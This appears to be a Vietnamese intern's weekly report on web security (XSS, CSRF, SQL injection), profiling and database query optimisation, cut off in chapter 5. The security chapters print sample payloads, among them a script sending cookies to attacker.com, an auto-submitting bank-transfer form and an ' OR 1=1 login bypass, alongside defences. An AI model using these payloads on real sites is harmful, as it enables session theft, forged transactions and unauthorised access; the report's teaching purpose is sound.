

Công ty cổ phần VCCorp



BÁO CÁO TUẦN 5

Tìm hiểu về XSS, CSRF, SQL Injection, Profiling và tối ưu mã nguồn, tối ưu truy vấn cơ sở dữ liệu, Caching, Load Testing và xây dựng hệ thống trực quan dữ liệu dựa trên ngôn ngữ tự nhiên

Tác giả: Ngô Minh Đức

Người hướng dẫn: Anh Ngô Văn Vĩ

Hà Nội, 7/2025

Tóm tắt nội dung

Báo cáo này trình bày những nội dung quan trọng về khái niệm, đặc điểm, cấu trúc, các phương pháp và ứng dụng của XSS, CSRF, SQL Injection, Profiling và tối ưu mã nguồn, tối ưu truy vấn cơ sở dữ liệu, Caching, Load Testing, đồng thời trình bày chi tiết quy trình xây dựng hệ thống trực quan dữ liệu dựa trên ngôn ngữ tự nhiên.

MỤC LỤC

| | |
|------------------------------------------------|----|
| Chương 1: Cross-Site Scripting | 5 |
| 1.1 Khái niệm XSS | 5 |
| 1.2 Cơ chế tấn công XSS | 6 |
| 1.3 Phân loại XSS | 6 |
| 1.4 Hậu quả | 7 |
| 1.5 Cách phòng chống XSS | 8 |
| Chương 2: Cross-Site Request Forgery | 8 |
| 2.1 Khái niệm | 8 |
| 2.2 Cơ chế tấn công | 9 |
| 2.3 Hậu quả | 9 |
| 2.4 Các kỹ thuật phòng chống | 10 |
| Chương 3: SQL Injection | 11 |
| 3.1 Khái niệm | 11 |
| 3.2 Cơ chế tấn công | 12 |
| 3.3 Các loại tấn công SQL Injection phổ biến | 12 |
| 3.4 Hậu quả | 13 |
| 3.5 Các kỹ thuật phòng chống | 13 |
| Chương 4: Profiling và tối ưu mã nguồn | 14 |
| 4.1 Khái niệm | 14 |
| 4.2 Các kỹ thuật Profiling | 15 |
| 4.3 Các kỹ thuật tối ưu mã nguồn | 17 |
| 4.4 Ứng dụng | 18 |
| 4.4 Thách thức | 19 |
| Chương 5: Tối ưu truy vấn cơ sở dữ liệu | 20 |
| 5.1 Tổng quan | 20 |

| | |
|--------------------------------------------------------------------------------------|-----------|
| 5.2 Các phương pháp tối ưu..... | 20 |
| Chương 6: Caching..... | 22 |
| 6.1 Khái niệm..... | 22 |
| 5.2 Cơ chế hoạt động | 23 |
| 6.3 Phân loại cache | 23 |
| 6.4 Các tầng caching | 24 |
| 6.5 Design Patterns trong Caching..... | 24 |
| 6.6 Best Practices khi dùng Cache..... | 25 |
| 6.7 Công nghệ phổ biến | 26 |
| Chương 7: Load Testing – Kiểm thử tải | 26 |
| 7.1 Khái niệm..... | 26 |
| 7.2 Quy trình thực hiện Loading Testing | 27 |
| 7.4 Ưu nhược điểm | 28 |
| 7.5 Ứng dụng | 29 |
| Chương 8: Xây dựng hệ thống trực quan dữ liệu dựa trên ngôn ngữ tự nhiên..... | 30 |
| 8.1 Giới thiệu | 30 |
| 8.2 Kiến trúc hệ thống..... | 30 |
| 8.3 Quy trình xử lý NLP | 31 |
| 8.4 Các rule tiêu biểu | 31 |
| 8.5 Cơ sở dữ liệu..... | 33 |
| 8.6 Cài đặt Backend | 35 |
| 8.7 Cài đặt Frontend..... | 36 |
| 8.5 Tính năng chính | 37 |
| 8.6 Kết quả..... | 37 |
| 8.7 Kiểm thử | 50 |

Chương 1: Cross-Site Scripting

1.1 Khái niệm XSS

Cross-Site Scripting hay còn được gọi tắt là XSS là một kỹ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, Jscript, DHTML và cũng có thể là cả các thẻ HTML.

Cross-Site Scripting (XSS) là một lỗ hổng bảo mật thuộc nhóm OWASP Top 10, cho phép kẻ tấn công chèn và thực thi mã độc (thường là JavaScript) trong trình duyệt của người dùng khác.

- Mục tiêu: Đánh cắp cookie, token đăng nhập, giả mạo hành động người dùng, deface giao diện, tấn công chuỗi người dùng khác (session hijacking, phishing...).
- Bản chất: Ứng dụng web xử lý hoặc hiển thị dữ liệu người dùng gửi lên mà không kiểm tra/escape đúng cách.
- Script độc có thể được lưu lại (stored) hoặc phản hồi ngay (reflected) và sẽ được thực thi khi người dùng truy cập trang web.

| Tình huống | Loại XSS | Kịch bản |
|--------------------------------|---------------|----------------------------------------------|
| Bình luận diễn đàn chứa mã độc | Stored XSS | Người dùng khác đọc sẽ bị dính mã độc |
| Liên kết email chứa mã XSS | Reflected XSS | Dẫn dụ người dùng click, bị đánh cắp cookie. |
| Form tìm kiếm echo lại input | Reflected XSS | Không encode output, script thực thi |
| Gán innerHTML từ location.hash | DOM XSS | Không lọc dữ liệu URL hash |

1.2 Cơ chế tấn công XSS

Kẻ tấn công lợi dụng tính chất của trình duyệt:

1. Máy chủ không kiểm tra dữ liệu đầu vào hoặc đầu ra kỹ lưỡng.
2. Trình duyệt người dùng tin tưởng website hợp lệ và chạy script được nhúng.
3. Cookie hoặc session của người dùng được gửi tự động đến domain chứa script độc.

1.3 Phân loại XSS

XSS được có 3 loại chính:

- **Stored XSS (Persistent XSS):** Trong kiểu tấn công này, kẻ tấn công bắt buộc phải lưu trữ các mã độc hại của mình trên ứng dụng Web, có thể là trong cơ sở dữ liệu của người dùng. Như vậy đây là hình thức tấn công các ứng dụng Web mà ở đó cho phép kẻ tấn công có thể chèn một hình thức tấn công các ứng dụng Web mà ở đó cho phép kẻ tấn công có thể chèn một đoạn script nguy hiểm (thường là Javascript) vào ứng dụng Web thông qua một chức năng nào đó (ví dụ: viết lời bình, viết sổ guestbook, gửi bài, ...) để từ đó khi các thành viên khác truy cập website (có mã của kẻ tấn công gửi lên) sẽ bị dính mã độc từ website có chèn mã của kẻ tấn công đó. Do các mã độc này thường được lưu lại trong CSDL của website nên được gọi với từ Stored. Ví dụ: một website là một diễn đàn, nơi các thành viên có thể đưa các bài viết lên, và các bài viết này sẽ được hiển thị cho tất cả các thành viên còn lại xem. Website như thế có thể được các hacker sử dụng để thực hiện loại tấn công này. Kẻ tấn công viết một mẫu tin như Error! Reference source not found. và gửi lên website. Mẫu tin này chứa một đoạn mã độc để ăn cắp cookie. Website này lại không có cơ chế kiểm tra thông tin người dùng tốt, đã chấp nhận lưu trữ mẫu tin này lại. Như vậy mẫu tin đã được lưu trữ trong CSDL của hacker, cũng là một người dùng của website đó. Khi một nạn nhân muốn đọc bài viết có chứa đoạn mã trên thì phải tải cả đoạn mã độc xuống trình duyệt của mình. Đoạn mã độc được chạy trên trình duyệt web của nạn nhân, nó sẽ gửi cookie của nạn nhân cho một máy chủ Web mà được kiểm soát bởi kẻ tấn công. Trước tiên kẻ tấn công loqu bài viết chứa mã XSS trên diễn đàn. Nạn nhân đầu tiên đăng nhập vào diễn đàn và sẽ được xác định bởi một cookie mà được thiết lập trên trình duyệt. Nạn nhân sau đó có

thể đọc bài viết của kẻ tấn công đã đăng các mã độc được gửi trả lại như một phần của bài viết và sau đó nó sẽ được dịch và chạy trên trình duyệt. Đoạn mã XSS sẽ gửi cookie của nạn nhân cho kẻ tấn công. Với session cookie của nạn nhân kẻ tấn công có thể giả danh nạn nhân trong diễn đàn này và có tất cả các quyền của nạn nhân. Bonus thêm 1 ví dụ về Đoạn script này được lưu trong bài viết/comment và sẽ tự động đánh cắp cookie của người đọc:

```
<script> fetch("http://attacker.com/steal?cookie=" + document.cookie);  
</script>
```

- **Reflected XSS (Non-persistent XSS):** Trong hình thức tấn công này, kẻ tấn công thường gắn thêm đoạn mã độc vào URL của website và gửi đến nạn nhân, nếu nạn nhân truy cập URL đó thì sẽ bị dính mã độc, thường thấy trong query string, form submit, hoặc các endpoint trả dữ liệu chưa được escape và cần người dùng click vào link độc. Liên kết trên chứa mã HTML bao gồm một script để tấn công kẻ nhận email. Nếu nạn nhân nhấp chuột vào liên kết đó, do lỗ hổng trên ứng dụng, trình duyệt sẽ hiển thị trang vừa yêu cầu với thông tin truyền cho nó chứa trong liên kết (mycomment=<script src='http://evilserver/xss.js'> </script>). Thông tin này chứa đoạn mã độc và là một phần của trang web được gửi lại cho trình duyệt của người sử dụng nơi mà nó được biên dịch và chạy.
- **DOM-based XSS:** Mã độc không đi qua server mà thao tác trực tiếp trên DOM trong trình duyệt. Xuất hiện khi client-side JavaScript xử lý dữ liệu người dùng không đúng cách. Ví dụ đoạn script: document . getElementById("result"). innerHTML = location.hash.substring(1); là đoạn code dễ bị tấn công.

1.4 Hậu quả

- Đánh cắp thông tin người dùng: Cookie, JWT, CSRF token
- Chiếm đoạt tài khoản: Session hijacking
- Chèn nội dung lừa đảo (phishing)
- Tấn công người dùng khác (worm)
- Tự động thực hiện hành vi: Like, post, chuyển tiền...
- Gây mất uy tín và ảnh hưởng tài chính cho hệ thống

1.5 Cách phòng chống XSS

- Lọc và kiểm tra dữ liệu đầu vào: Không tin tưởng bất kỳ input nào từ người dùng và sử dụng whitelist (chỉ cho phép những giá trị hợp lệ).
- Escape dữ liệu đầu ra: Escape các ký tự đặc biệt: <, >, ", ', &, /, =,... tùy vào vị trí output: HTML: <, >, ", ', / JavaScript: escape trong string hoặc sử dụng template an toàn và URL: encodeURIComponent().
- Sử dụng Content Security Policy (CSP): Cấu hình chính sách bảo mật chỉ cho phép script từ nguồn đáng tin cậy. Giới hạn script-src, style-src, cấm unsafe-inline, eval,... Ví dụ: *Content-Security-Policy: script-src 'self'*
- Dùng framework hiện đại: React, Angular, Vue... mặc định đã chống XSS nếu không cố tình bypass (dangerouslySetInnerHTML). Template engine như EJS, Handlebars cần escape thủ công nếu không dùng đúng cách.
- Các phương pháp bảo mật bổ sung: Sử dụng HTTPOnly Cookie: Cookie không thể truy cập qua document.cookie hoặc kết hợp với CSRF Token để chống giả mạo hành vi; dùng web application firewall (WAF) như AWS WAF, Cloudflare WAF...
- Một số công cụ kiểm tra XSS: Burp Suite (Scanner), OWASP ZAP, XSSStrike (AI-based fuzzing), XSSer, Trình duyệt DevTools kết hợp với các payload mẫu.

Chương 2: Cross-Site Request Forgery

2.1 Khái niệm

Cross-Site Request Forgery (CSRF) là một lỗ hổng bảo mật trên ứng dụng web cho phép kẻ tấn công lừa người dùng thực hiện hành động ngoài ý muốn trên một trang web mà họ đã đăng nhập trước đó. Điểm nguy hiểm: Kẻ tấn công không cần truy cập vào hệ thống, mà lợi dụng quyền xác thực hợp lệ của người dùng (như cookie, session) để gửi yêu cầu thay đổi thông tin, xóa tài khoản, chuyển tiền.

Ví dụ minh họa tấn công CSRF:

Giả sử trang ngân hàng xử lý yêu cầu chuyển tiền qua POST:

Host: bank.com

Cookie: session=abc123

Content-Type: application/x-www-form-urlencoded

toAccount=999999&amount=1000000

Hacker tạo một trang web như sau:

```
<form action="https://bank.com/transfer" method="POST">
  <input type="hidden" name="toAccount" value="999999">
  <input type="hidden" name="amount" value="1000000">
  <input type="submit" value="Click here to win!">
</form>
<script>
  document.forms[0].submit();
</script>
```

Người dùng đã đăng nhập chỉ cần truy cập vào trang độc, form này sẽ tự động gửi yêu cầu chuyển tiền mà không hề hay biết.

2.2 Cơ chế tấn công

1. Người dùng đăng nhập vào một trang web (ví dụ: ngân hàng.com), phiên làm việc được lưu bằng cookie hoặc token xác thực.
2. Người dùng chưa đăng xuất, mở tab mới và truy cập vào trang độc hại do hacker kiểm soát.
3. Hacker chèn đoạn mã (HTML/JS) gửi yêu cầu (POST/GET) đến ngân hàng.com với cookie hợp lệ của người dùng.
4. Hệ thống tin rằng yêu cầu là hợp lệ và thực hiện hành động được yêu cầu nên bị khai thác

2.3 Hậu quả

- Chuyển tiền trái phép: Hacker gửi yêu cầu giả đến endpoint chuyển tiền, làm nạn nhân chuyển tiền không biết.
- Thay đổi mật khẩu / email: Nạn nhân đang đăng nhập bị ép đổi mật khẩu/email, làm mất quyền truy cập.

- Xóa tài khoản / dữ liệu quan trọng: Hacker gửi yêu cầu xóa tài khoản, xóa bài viết, bình luận...
- Đăng bài / spam nội dung: Hacker chèn form auto-submit để nạn nhân đăng nội dung rác lên forum, mạng xã hội.
- Thay đổi cấu hình hệ thống: Trong hệ thống quản trị, CSRF có thể thay đổi setting bảo mật hoặc quyền người dùng.
- Gửi email / tin nhắn hàng loạt: Nếu web hỗ trợ gửi tin nhắn, có thể bị CSRF để spam email/tin nhắn đến người khác.

2.4 Các kỹ thuật phòng chống

Các kỹ thuật phòng chống CSRF:

| Kỹ thuật | Mô tả |
|-------------------------------------|--------------------------------------------------------------------------------------------------------------|
| CSRF Token (Anti-CSRF Token) | Sinh mã token duy nhất theo phiên, gửi kèm mỗi form hoặc header. Server kiểm tra token trước khi xử lý. |
| SameSite Cookie | Cấu hình cookie với flag SameSite=Strict hoặc Lax để ngăn gửi cookie trong yêu cầu liên miền. |
| Kiểm tra Referer / Origin | Xác minh header Referer hoặc Origin để đảm bảo yêu cầu đến từ đúng nguồn hợp lệ. |
| Xác thực lại với hành động nhạy cảm | Bắt người dùng nhập lại mật khẩu, OTP hoặc CAPTCHA với các thao tác quan trọng như đổi email, xóa tài khoản. |
| Giới hạn HTTP Method | Chỉ sử dụng POST, PUT, DELETE cho các thao tác thay đổi trạng thái; tránh dùng GET. |
| Rate limiting / Thời gian hiệu lực | Giới hạn số lần gửi yêu cầu trong một khoảng thời gian hoặc đặt thời gian hết hạn cho token. |

Các công cụ kiểm thử lỗ hổng CSRF:

| Công cụ | Mô tả |
|------------|----------------------------------------------------|
| OWASP ZAP | Kiểm thử lỗ hổng CSRF tự động |
| Burp Suite | Cho phép ghi và phát lại các request để kiểm tra |
| Postman | Dùng để kiểm tra thủ công các yêu cầu POST giả mạo |
| NoCSRF | Tool tạo form CSRF giả lập |

Chương 3: SQL Injection

3.1 Khái niệm

SQL Injection (SQLi) là một kỹ thuật tấn công lợi dụng lỗ hổng an ninh xảy ra tại lớp truy vấn cơ sở dữ liệu của ứng dụng. Kỹ thuật này cho phép tin tặc:

- Truy cập trái phép vào dữ liệu nhạy cảm
- Thực thi các truy vấn độc hại
- Phá hủy hoặc thay đổi dữ liệu
- Chiếm quyền điều khiển hệ thống

Nếu dữ liệu đầu vào từ người dùng không được kiểm tra và ràng buộc chặt chẽ, kẻ tấn công có thể chèn các đoạn mã SQL vào truy vấn gốc và làm sai lệch logic của hệ thống. SQL Injection có thể áp dụng với mọi loại cơ sở dữ liệu như MySQL, PostgreSQL, Oracle, MS SQL Server... tùy thuộc vào cách hệ quản trị xử lý truy vấn. Khi các kỹ thuật tấn công SQL Injection cơ bản đã lỗi thời và bị ngăn chặn phần nào thì các kỹ thuật tấn công khác tinh vi hơn, nguy hiểm hơn cũng xuất hiện nhanh chóng.

Ví dụ minh họa: Kẻ tấn công chèn input:

Username: svbksocola

Password: ' OR 1=1

Kẻ tấn công tạo truy vấn làm truy vấn luôn đúng trong mọi trường hợp thông tin đăng nhập:

```
SELECT userAccessFlags
```

```
FROM userTable
```

```
WHERE userName='svbksocola' AND userPass="" OR 1=1;
```

3.2 Cơ chế tấn công

SQL Injection xảy ra khi ứng dụng:

- Chèn trực tiếp dữ liệu do người dùng nhập vào vào câu truy vấn SQL, không sử dụng các biện pháp lọc đầu vào hoặc cơ chế truy vấn an toàn (như Prepared Statements).
- Cho phép hacker điều chỉnh cấu trúc câu lệnh SQL gốc bằng cách thêm các phần tử điều kiện, toán tử logic, hoặc câu lệnh SQL hợp lệ khác.

Lỗi thường xảy ra ở các hàm xử lý đăng nhập, tìm kiếm, lấy dữ liệu theo ID, hoặc chức năng cập nhật/xóa bản ghi. Cơ chế hoạt động gồm các bước chính:

- Bước 1: Hacker phát hiện điểm nhập liệu có thể chèn mã SQL: Thông qua các biểu mẫu (form), URL, header HTTP, cookie,... hacker thử chèn các đoạn mã giả mạo, độc hại
- Bước 2: Hệ thống không kiểm tra, chèn trực tiếp input vào truy vấn
- Bước 3: Hacker lợi dụng để thay đổi logic truy vấn

3.3 Các loại tấn công SQL Injection phổ biến

| Loại tấn công | Mô tả |
|------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Classic SQLi (In-band) | <ul style="list-style-type: none">- Hacker chèn SQL vào input và nhận kết quả ngay trên response.- Dễ khai thác, phổ biến nhất.- Kỹ thuật:<ul style="list-style-type: none">• Error-based SQLi: khai thác lỗi hệ thống trả về• Union-based SQLi: dùng UNION để kết hợp truy vấn |
| Blind SQLi | <ul style="list-style-type: none">- Server không trả lỗi, nhưng vẫn thực thi.- Hacker đoán từng bit dữ liệu thông qua phản hồi đúng/sai.- Kỹ thuật:<ul style="list-style-type: none">• Boolean-based Blind |

| | |
|------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| | <ul style="list-style-type: none"> Time-based Blind |
| Out-of-Band SQLi | <ul style="list-style-type: none"> Hacker dùng DB để gửi dữ liệu ra ngoài (DNS, HTTP). Yêu cầu cấu hình đặc biệt (ví dụ: xp_dirtree, LOAD_FILE()). |
| Second-Order SQLi | Dữ liệu độc được lưu trong DB và dùng lại ở truy vấn khác |
| Tấn công qua Stored Procedure | Nhiều người tin rằng dùng Stored Procedure (thủ tục lưu trữ) là cách ngăn chặn SQL Injection hiệu quả. Tuy nhiên điều này không luôn đúng. Trong thực tế, nếu stored procedure được viết không đúng cách vẫn bị SQL Injection dù đang dùng stored procedure. |
| SQL Injection qua thông báo từ hệ thống. | Các thông báo lỗi có thể vô tình tiết lộ thông tin nội bộ của hệ thống, đặc biệt là cấu trúc CSDL. Tin tặc có thể tận dụng điều này để dò tìm: |

3.4 Hậu quả

- Bypass xác thực: Truy cập trái phép vào tài khoản.
- Trộm dữ liệu: Lấy thông tin người dùng, mật khẩu, thẻ tín dụng
- Thay đổi dữ liệu: Sửa bảng, xoá dòng
- Phá hoại: DROP TABLE, xóa toàn bộ dữ liệu
- RCE (Remote Code Execution): Điều khiển máy chủ, tạo shell

3.5 Các kỹ thuật phòng chống

Các kỹ thuật phòng chống SQL Injection:

| Phương pháp | Mô tả |
|--------------------------|----------------------------------------------------------|
| Prepared Statement | Ràng buộc biến trong truy vấn, chống chèn mã |
| ORM | Các ORM như Sequelize, Hibernate hỗ trợ tự động escaping |
| Stored Procedure an toàn | Không ghép chuỗi, chỉ truyền tham số |

| | |
|-------------------------|---------------------------------------------------------|
| Escape & Validate input | Dùng whitelist, regex, validator |
| Giới hạn quyền DB | Không dùng tài khoản DB có quyền cao |
| Ẩn lỗi | Không hiển thị lỗi SQL ra giao diện người dùng |
| WAF | Dùng tường lửa ứng dụng web để ngăn truy cập bất thường |

Một số công cụ kiểm thử:

| Công cụ | Mô tả |
|------------|-----------------------------------------------------|
| sqlmap | Tool tự động hóa mạnh mẽ nhất cho SQLi |
| Burp Suite | Intercept và modify request để kiểm thử SQLi |
| ZAP Proxy | Công cụ kiểm thử bảo mật mã nguồn mở |
| Nmap + NSE | Dò dịch vụ, port có thể dùng kết hợp khai thác SQLi |

Chương 4: Profiling và tối ưu mã nguồn

4.1 Khái niệm

Profiling là quá trình phân tích mã nguồn trong thời gian chạy (runtime) nhằm xác định các thành phần trong chương trình tiêu tốn nhiều tài nguyên hoặc gây nghẽn hiệu suất hệ thống và xác định các “điểm nghẽn” (hotspot) để thực hiện các kỹ thuật tối ưu, từ đó cải thiện hiệu năng tổng thể.. Các hành vi thường được phát hiện thông qua profiling gồm:

- Hàm hoặc đoạn mã tiêu tốn nhiều thời gian xử lý nhất
- Phân bổ bộ nhớ vượt mức cần thiết (memory overhead)
- Sử dụng CPU bất thường hoặc gây tắc nghẽn (CPU-bound bottlenecks)
- Gọi hàm đệ quy không cần thiết hoặc lặp thừa
- Chạy các thao tác đồng bộ gây block ứng dụng

Tối ưu mã nguồn (Code Optimization) là quá trình cải tiến cấu trúc chương trình và logic xử lý nhằm:

- Giảm thời gian thực thi
- Tiết kiệm tài nguyên hệ thống (CPU, RAM, I/O)
- Tăng khả năng mở rộng, bảo trì và tái sử dụng
- Đảm bảo hiệu suất ổn định dưới tải lớn

Một số vấn đề và tác động đến hệ thống cần Profiling và tối ưu:

| Vấn đề kỹ thuật | Tác động đến hệ thống |
|-----------------------------------------|-------------------------------------------------------|
| Vòng lặp không hiệu quả | Gây chậm toàn hệ thống |
| Rò rỉ bộ nhớ (Memory leak) | Tăng mức sử dụng RAM, có thể dẫn đến crash |
| Gọi hàm không cần thiết/lặp dư thừa | Lãng phí chu kỳ CPU, giảm hiệu năng |
| Truy vấn cơ sở dữ liệu không được cache | Gây tải nặng lên DB, tăng độ trễ |
| Không tận dụng I/O bất đồng bộ | Gây block thread chính, giảm khả năng xử lý song song |

4.2 Các kỹ thuật Profiling

| Kỹ thuật | Mô tả |
|---------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Instrumentation Profiling | Phương pháp này chèn thêm đoạn mã (hook) vào đầu và cuối mỗi hàm hoặc đoạn xử lý để đo thời gian thực thi. Các thông tin được thu thập gồm: <ul style="list-style-type: none">• Thời điểm bắt đầu và kết thúc của hàm• Tổng thời gian thực thi• Số lần hàm được gọi |

| | |
|----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| | Chính xác cao trong môi trường một luồng (single-threaded) nhưng không đo được độ trễ nhân (kernel latency) và gây ảnh hưởng hiệu suất nếu thêm quá nhiều đoạn mã đo lường. |
| Sampling Profiling | <p>Sampling thu thập thống kê tại các mốc thời gian định kỳ thay vì theo từng sự kiện. Các chỉ số được thu thập:</p> <ul style="list-style-type: none"> • Hàm nào đang chạy tại thời điểm mẫu • Mức sử dụng CPU, RAM • Số lượng gọi hàm trong khoảng thời gian mẫu <p>Ít ảnh hưởng đến hiệu suất và không cần chỉnh sửa mã nguồn nhưng có thể bỏ sót các tiến trình ngắn hoặc hiếm khi xảy ra</p> |
| Concurrent Profiling | <p>Dùng cho các ứng dụng đa luồng hoặc chạy song song giúp xác định các luồng bị nghẽn (thread starvation), deadlock hoặc chờ I/O lâu.</p> <p>. Profiling dạng này giúp theo dõi:</p> <ul style="list-style-type: none"> • Trạng thái từng luồng (alive, blocked, waiting, dead) • Thời gian chờ đợi để được thực thi • Tắc nghẽn do resource contention |
| Memory Profiling | <p>Memory profiling tập trung vào hành vi sử dụng bộ nhớ, như:</p> <ul style="list-style-type: none"> • Số lần cấp phát và giải phóng vùng nhớ • Kích thước vùng heap/stack • Các object không bị giải phóng (memory leak) • Tần suất gọi Garbage Collector (GC) |
| Failure Emulator Profiling | <p>Đây là một kỹ thuật mô phỏng lỗi (emulation) để đánh giá cách ứng dụng xử lý các tình huống không mong muốn. Bao gồm:</p> <ul style="list-style-type: none"> • Mô phỏng đầu vào không hợp lệ • Mô phỏng lỗi từ service bên ngoài hoặc phần cứng • Đo thời gian phản ứng và cách ứng xử khi lỗi xảy ra <p>Giúp kiểm tra độ tin cậy (robustness) của hệ thống, nhất là với hệ thống nhúng (embedded systems) hoặc ứng dụng real-time.</p> |

Các công cụ Profiling phổ biến:

| Nền tảng / Ngôn ngữ | Công cụ sử dụng phổ biến |
|----------------------|--------------------------------------------|
| JavaScript / Node.js | Chrome DevTools, clinic.js, node --inspect |
| Python | cProfile, line_profiler, memory_profiler |

| | |
|---------------|-----------------------------------------|
| Java | VisualVM, YourKit, JProfiler |
| C/C++ | Valgrind, gprof |
| Web front-end | Lighthouse, Web Vitals, Performance tab |
| Android | Android Profiler (Android Studio) |
| iOS | Instruments (Xcode) |

4.3 Các kĩ thuật tối ưu mã nguồn

| Trường hợp / Kỹ thuật | Phương án tối ưu |
|----------------------------------------|-----------------------------------------------------------------------------|
| Vòng lặp lồng $O(n^2)$ | Chuyển sang $O(n \log n)$ hoặc dùng cấu trúc dữ liệu phù hợp (heap, map...) |
| Tìm kiếm tuyến tính trong danh sách | Sử dụng Set, Map hoặc Binary Search |
| Thao tác DOM nhiều lần | Gom thao tác lại, cập nhật DOM một lần duy nhất |
| Callback hell | Dùng async/await để dễ đọc và kiểm soát luồng |
| Xử lý song song không tối ưu | Dùng Promise.all hoặc Promise.allSettled cho tác vụ song song |
| Blocking I/O trên thread chính | Dùng async I/O hoặc chuyển qua Worker thread/Background thread |
| Tạo object mới liên tục trong vòng lặp | Tái sử dụng object hoặc khai báo ngoài vòng lặp |
| Không giải phóng object | Giải phóng khi không dùng nữa, tránh rò rỉ bộ nhớ |
| Tham chiếu mạnh giữ object lâu | Dùng WeakMap, WeakRef để cho phép GC thu gom |
| Gọi lại dư thừa (event liên tục) | Dùng debounce() hoặc throttle() cho sự kiện scroll, resize, input |

| | |
|---------------------------------|---------------------------------------------------------------------|
| Tính toán lặp lại cùng kết quả | Áp dụng memoization để cache kết quả đã tính |
| Tải toàn bộ dữ liệu một lần | Dùng lazy loading để tải theo nhu cầu |
| Cột truy vấn chậm trong DB | Thêm chỉ mục (index) vào cột thường xuyên truy vấn |
| Dữ liệu lớn không phân trang | Áp dụng pagination (limit-offset hoặc cursor-based) |
| Quá nhiều request API nhỏ | Gom nhóm truy vấn rồi gửi 1 request duy nhất |
| Code trùng lặp ở nhiều nơi | Refactor theo nguyên tắc DRY (Don't Repeat Yourself) |
| Module xử lý nhiều chức năng | Áp dụng SRP – mỗi module chỉ nên làm một việc |
| Logic khó test hoặc tái sử dụng | Dùng Dependency Injection (DI) để tách logic ra khỏi lớp triển khai |

4.4 Ứng dụng

| Lĩnh vực ứng dụng | Mô tả và ví dụ cụ thể |
|-----------------------------------------------|------------------------------------------------------------------------------------------------------------------------|
| Tối ưu ứng dụng web | Phân tích truy vấn SQL chậm, sử dụng cache, pagination, giảm API call, tăng hiệu suất xử lý backend/frontend. |
| Cải thiện UX và phản hồi giao diện người dùng | Tối ưu First Contentful Paint, giảm lag UI do xử lý đồng bộ, debounce input, giảm reflow/repaint khi thao tác DOM. |
| Tối ưu ứng dụng mobile / embedded system | Phát hiện memory leak, tối ưu CPU/RAM để tiết kiệm pin và tăng thời gian hoạt động, giảm crash do giới hạn tài nguyên. |

| | |
|----------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Tối ưu hệ thống backend, microservices | Tìm bottleneck trong RPC, thread pool, I/O chậm, kết hợp profiling với metrics và tracing để tìm chính xác thành phần gây nghẽn. |
| Tăng tốc phát triển phần mềm (CI/CD) | Tạo baseline hiệu suất và dùng trong pipeline CI để phát hiện sớm khi performance giảm, giảm bug và chi phí bảo trì hậu kỳ. |
| Tối ưu game, engine đồ họa | Dùng flamegraph, đo FPS stability, xác định điểm nghẽn trong rendering pipeline hoặc xử lý vật lý AI để tránh tụt khung hình. |
| Kiểm thử độ tin cậy hệ thống | Mô phỏng lỗi hoặc tải lớn để đo thời gian phản ứng và độ ổn định hệ thống, đặc biệt quan trọng với hệ thống nhúng hoặc xử lý thời gian thực (real-time system). |

4.4 Thách thức

| Thách thức | Mô tả chi tiết |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| Ảnh hưởng hiệu suất trong lúc profiling | Một số phương pháp như instrumentation có thể làm chậm hệ thống, gây sai lệch kết quả đo lường. |
| Cấu hình phức tạp, khó sử dụng | Cần nhiều bước cấu hình, hiểu công cụ profiler và xử lý dữ liệu thu thập và gây khó khăn cho lập trình viên thiếu kinh nghiệm. |
| Kết quả phụ thuộc kịch bản thực thi | Nếu không tạo ra các kịch bản test giống với môi trường thực tế, kết quả profiling có thể thiếu chính xác hoặc bỏ sót bottleneck. |
| Thiếu khả năng theo dõi hệ thống phân tán | Việc tracing trong kiến trúc microservices/phân tán đòi hỏi tích hợp thêm distributed tracing và công cụ APM, khó triển khai đồng bộ. |

| | |
|---------------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| Phân tích sai hướng, tối ưu nhầm điểm | Tối ưu các đoạn mã ít quan trọng hoặc tối ưu quá mức (premature optimization) có thể làm giảm khả năng bảo trì, gây lỗi mới. |
|---------------------------------------|------------------------------------------------------------------------------------------------------------------------------|

Chương 5: Tối ưu truy vấn cơ sở dữ liệu

5.1 Tổng quan

Tối ưu truy vấn cơ sở dữ liệu là quá trình cải thiện hiệu suất và tốc độ thực thi của các câu lệnh SQL, nhằm giảm thời gian phản hồi, tiết kiệm tài nguyên và nâng cao trải nghiệm người dùng.

Việc này đóng vai trò quan trọng trong các hệ thống xử lý dữ liệu lớn, hệ thống thời gian thực và các ứng dụng web có lượng truy cập cao. Một truy vấn không được tối ưu có thể khiến hệ thống trở nên chậm chạp, tốn tài nguyên CPU, RAM, và thậm chí gây tắc nghẽn toàn bộ hệ thống. Tối ưu truy vấn cơ sở dữ liệu mang nhằm:

- Rút ngắn thời gian thực thi truy vấn
- Tăng hiệu quả sử dụng CPU, RAM, ổ đĩa
- Giảm số lượng truy vấn thừa và dư thừa logic
- Tăng hiệu năng tổng thể của hệ thống
- Đảm bảo khả năng mở rộng (scalability) khi dữ liệu tăng lên
- Giảm chi phí hạ tầng trong môi trường cloud

5.2 Các phương pháp tối ưu

| Phương pháp | Giải thích |
|----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| Chỉ chọn các cột cần thiết | Tránh dùng SELECT *; chỉ chọn các cột thực sự cần thiết để giảm tải dữ liệu trả về và tránh quét toàn bộ bảng. |
| Sử dụng chỉ mục (index) hiệu quả | Tạo chỉ mục cho các cột thường xuyên dùng trong WHERE, JOIN, ORDER BY. Tránh tạo quá nhiều index gây giảm tốc độ ghi (INSERT/UPDATE). |

| | |
|------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
